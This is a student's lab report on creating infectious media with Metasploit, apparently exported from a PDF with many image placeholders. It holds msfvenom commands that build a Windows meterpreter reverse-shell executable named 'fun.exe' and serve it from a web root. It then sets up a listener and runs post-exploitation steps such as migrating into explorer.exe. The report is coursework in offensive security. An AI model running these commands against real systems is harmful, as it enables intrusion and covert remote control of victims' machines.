


Lab 7 - Attacking Windows Servers, Part 2 Creating Infectious Media with Metasploit


Name: Hamza Abdellah Ahmed

ID: 18P7231


Ipconfig



Ifconfig




msfvenom -h



```
kali@kali:~$ msfvenom -h
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <varval>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are:
                        payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (see --list payloads to list,
                        --list-options for arguments). Specify '-' or STDIN for custom
                        List --payload <value>'s standard, advanced and evasion options
  -f, --format <format> Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  -s, --service-name <value> The service name to use when generating a service binary
  -n, --sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.203 -f exe > /var/www/html/fun.exe




```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.203 -f exe > /var/www/html/fun.exe
zsh: permission denied: /var/www/html/fun.exe

kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::fc25:db25:aaff:975c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
    RX packets 1581986 bytes 2267885488 (2.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 443187 bytes 57531973 (54.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1298994 bytes 223894743 (213.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1298994 bytes 223894743 (213.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



help





use multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp


set LHOST 0.0.0.0

exploit







ps



migrate -N explorer.exe



netstat



. Describe the functionality of the Metasploit Software

It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.